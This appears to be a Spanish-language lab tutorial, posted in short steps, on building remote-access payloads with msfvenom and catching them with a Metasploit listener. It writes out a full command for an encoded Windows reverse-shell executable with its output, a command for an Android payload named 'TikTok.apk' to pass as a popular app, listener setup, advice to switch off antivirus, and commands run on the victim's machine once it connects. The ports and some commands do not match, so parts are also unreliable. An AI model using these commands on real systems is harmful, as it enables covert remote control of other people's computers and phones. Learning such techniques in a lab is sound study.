


Jose Guadalupe Gomez Entzin

7m

Msfvenom

Archivo ejecutable para windows

Especificacion de un archive ejecutable para la plataforma de Windows especificando la dirección ip que será la 192.168.87.132 y se usara el puerto 666



```
kali@kali:~$ msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.87.132 LPORT=666 -b '\x00' -t x86/shikata_ga_nai -f exe -o Destyn12.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: Destyn12.exe

kali@kali:~$ ls
Desktop  Destyn12.exe  Documents  Downloads  Music  Pictures  Public  Templates  Videos


kali@kali:~$ msfvenom -a android/meterpreter/reverse_tcp LHOST=192.168.87.132 LPORT=666 -o /home/kali/Desktop/TikTok.apk
```

Despues de haber creado el archivo .exe

Jose Guadalupe Gomez Entzin

7m

sho



Configuramos como escuchante a nuestro archivo.

- Abrimos una nueva consola
- Escribimos los siguientes comandos: msfconsole
- Dirigimos a: use exploit/multi/handler
- Despues ingresamos: set payload/shell/reverse_tcp
- Show options.

Jose Guadalupe Gomez Entzin

7m



Damos como receptor nuestra dirección ip

- Set LHOST 192.168.87.132
- Set LPORT 444

Antes de ponernos en el modo de escucha tenemos que pasar el archivo de Kali a el equipo de Windows.


NOTA: Si tienes un antivirus apágalo o inhabilitalo

Ya pasado el ejecutable damos el siguiente comando que es


- Exploit

Jose Guadalupe Gomez Entzin

7m



Abrimos el ejecutable en el equipo.



Esperamos que el usuario abra el ejecutable y vemos

Creamos una carpeta en el escritorio "REPETIR".

Jose Guadalupe Gomez Entzin

7m

Lo siguiente es entrar cd REPETIR y por ultimo crear una carpeta mkdir DESDE

